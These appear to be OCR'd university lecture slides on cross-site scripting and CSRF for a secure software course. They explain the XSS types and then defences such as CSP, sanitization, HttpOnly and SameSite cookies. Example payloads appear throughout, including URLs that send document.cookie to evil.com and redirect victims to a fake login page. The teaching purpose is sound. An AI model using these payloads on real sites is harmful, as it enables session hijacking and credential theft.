

Secure Software Design and Development
(CY-321)

Cross-Site Scripting & More!!

Why XSS still matters

9.6%

of the top 5,000 websites had at least one DOM-based XSS flow

Lekies et al., CCS 2013 (24M flows analysed)

94.7%

of CSP policies that tried to limit scripts could be bypassed


Google CSP study, CCS 2016 (26,011 policies)

412


research papers on XSS published between 2002 and 2019

Cross-site Scripting Research: A Review

The term was coined in January 2000. More than two decades later, XSS is still found in major sites and frameworks.


Website
Attacker injects the website with a malicious script that steals each visitor's session cookies
2
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator
Attacker
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection


https://www.example.com/start#alice



Web Browser



Alice's Cookies



JavaScript Execution

Page Rendering

```
<script>
    let hash = location.hash;

  if (hash.length > 1) {
      let decodedHash = decodeURIComponent(hash.substring(1));


      let message = "Hello <b>" + decodedHash + "</b>!!";

        document.write(message);
    }
</script>
```

```
<html>
Hello <b>alice</b>
</html>
```

https://www.example.com/start#<script>...</script>






Web Browser



Alice's Cookies



Page Rendering

JavaScript Execution

Attacker



```
<script>
    let hash = location.hash;

  if (hash.length > 1) {
      let decodedHash = decodeURIComponent(hash.substring(1));

      let message = "Hello <b>" + decodedHash + "</b>!!";

          document.write(message);
    }
</script>
```

```
<html>
    <h1>Piggy Bank</h1>
    Hello <b><script>
        fetch(http://evil.com/?p=
          + document.cookie);
    </script></b>
</html>
```

XSS caused by insecure dataflows from source → sink



Reflected

non-persistent



Stored

persistent



DOM-based

client-side

```
http://localhost:5000/reflected?q
=<script>alert(1)</script>
```

```
http://localhost:5000/dom#<im
g src=x onerror=alert(1)>
```

post the comment
`<script>alert(1)</script>`, then
reload the page

Cross-Site Scripting (XSS)

Basic XSS Attack

The attacker sends the victim the following link:

```
https://example.com/index.html?name=<script>alert('Hacked!')</script>
```

When the victim clicks on this link, their browser executes:

```
<script>alert('Hacked!')</script>
```

Result: The victim sees a popup alert showing "Hacked!", proving that JavaScript execution is possible.

Cross-Site Scripting (XSS)

Stealing Cookies (Session Hijacking)

```
https://example.com/index.html?name=<script>fetch('http://evil.com/steal?cookie='+d
ocument.cookie)</script>
```

This script steals the victim cookies and sends them to an attacker's server (evil.com).

If authentication tokens are stored in cookies, the attacker can impersonate the victim.

Cross-Site Scripting (XSS)

Redirecting to a Fake Login Page

```
https://example.com/index.html?name=<script>window.location='http://evil.com/phishing'</script>
```

The victim is redirected to http://evil.com/phishing, a fake login page.

If they enter credentials, the attacker steals their username & password.

Cross-Site Scripting (XSS)

DOM Based XSS

```
document.getElementById('results').innerHTML = "Showing results for
" + location.search.split('=')[1];
```

Malicious URL

```
https://example.com/index.html?query=<script>alert('Hacked!')</script>
```


When the victim visits this link, the browser processes the JavaScript inside innerHTML:

```
<div id="results">
   Showing results for
<script>alert('Hacked!')</script>
</div>
```

How to Tackle XSS

Same Origin Policy


A fundamental browser security mechanism that prevents scripts on one webpage (origin A) from accessing sensitive data, such as cookies, DOM, or localStorage, on another webpage (origin B)



An origin is defined by the URI scheme (protocol), hostname (domain), and port number. For example, http://example.com:80 is considered a different origin from https://example.com (different protocol) or http://api.example.com (different host).


How to Tackle XSS

Content Security Policy



How to Tackle XSS

Content Security Policy



How to Tackle XSS


- Handle the output to the client only after it is sanitized
- Validating user supplied input with a whitelist
- Use the innerText properties of HTML controls instead of the innetHtml property when storing the input supplied

Rules to Tackle XSS

- Use secure libraries and encoding frameworks
- The client can be secured by disabling the active scripting option in the browser so that scripts are not automatically executed on the browser
- Use the HTTPOnly flag on the session or any custom cookie


Cross-Site Request Forgery

- A user logs into their online banking account at bank.com.
- Their session remains active as they browse the internet.



- The victim visits the attacker's website while still logged into their bank account
- The malicious script automatically submits a request to bank.com, using the victims active session.

Cross-Site Request Forgery




How to Tackle CSRF

- A CSRF token is a unique, unpredictable value included in requests to verify the request authenticity.
- The SameSite cookie attribute prevents browsers from sending cookies in cross-site requests.
- Force users to enter their password or use multi-factor authentication (MFA) before performing critical actions (e.g., money transfer, password change).
- Enable Content Security Policy (CSP)

How to Tackle CSRF

SameSite Cookie



SameSite cookie attributes (Strict``Lax``None) prevent Cross-Site Request Forgery (CSRF) by controlling if browsers send cookies with cross-site requests. Lax (default) allows cookies on top-level navigation (e.g., links)Strict limits them to the same domain, and None allows third-party context



Questions??

zubair.ahmad@giki.edu.pk

Office: G14 FCSE lobby